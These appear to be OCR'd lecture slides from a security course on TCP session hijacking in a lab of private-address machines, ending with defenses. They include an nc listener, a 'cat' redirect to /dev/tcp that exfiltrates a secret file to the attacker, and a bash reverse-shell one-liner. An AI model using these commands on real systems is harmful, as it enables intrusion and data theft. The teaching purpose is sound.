
Goal: To inject data in an established connection.

Spoofed TCP Packet: The following fields need to be set correctly:


- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

TCP Session Hijacking Attack: Sequence Number

- If the receiver has already received some data up to the sequence number x, the next sequence number is x+1. If the spoofed packet uses sequence number as x+δ, it becomes out of order.
- The data in this packet will be stored in the receiver's buffer at position x+δ, leaving δ spaces (having no effect). If δ is large, it may fall out of the boundary.



Hijacking a Telnet Connection



Set up: User : 10.0.2.18, Server : 10.0.2.17, Attacker : 10.0.2.16

Steps:

- User establishes a telnet connection with the server.
- Use Wireshark on attacker machine to sniff the traffic
- Retrieve the destination port (23), source port number (44425) and sequence number.

What Command Do We Want to Run

- By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?
- Consider there is a top-secret file in the user's account on Server called "secret". If the attacker uses "cat" command, the results will be displayed on server's machine, not on the attacker's machine.
- In order to get the secret, we run a TCP server program so that we can send the secret from the server machine to attacker's machine.

```
// Run the following command on the Attacker machine first.
seed@Attacker(10.0.2.16):$ nc -l 9090 -v

// Then, run the following command on the Server machine.
seed@Server(10.0.2.17):$ cat /home/seed/secret >
                         /dev/tcp/10.0.2.16/9090
```

Session Hijacking: Steal a Secret

“cat” command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called /dev/tcp/10.0.2.16/9090 (virtual file in /dev folder which contains device files). This invokes a pseudo device which creates a connection with the TCP server listening on port 9090 of 10.0.2.16 and sends data via the connection.
The listening server on the attacker machine will get the content of the file.

```
seed@Attacker(10.0.2.16):~$ nc -l 9090 -v
Connection from 10.0.2.17 port 9090 [tcp/*] accepted
**********************
This is top secret!
**********************
```

Creating Reverse shell

- The best command to run after having hijacked the connection is to run a reverse shell command.
- To run shell program such as /bin/bash on Server and use input/output devices that can be controlled by the attackers.
- The shell program uses one end of the TCP connection for its input/output and the other end of the connection is controlled by the attacker machine.
- Reverse shell is a shell process running on a remote machine connecting back to the attacker.
- It is a very common technique used in hacking.

Creating Reverse Shell

```
Server(10.0.2.5):$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

The option i stands for interactive, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.6's port 9090.

File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). This command tell the system to use the stdout device as the stdin device. Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

File descriptor 2 represents the standard error (stderr). This cases the error output to be redirected to stdout, which is the TCP connection.

Defending Against Session Hijacking

- Making it difficult for attackers to spoof packets
  - Randomize source port number
  - Randomize initial sequence number
  - Not effective against local attacks
- Encrypting payload

Slides credit

- Computer security, a hands-on approach, Textbook Slides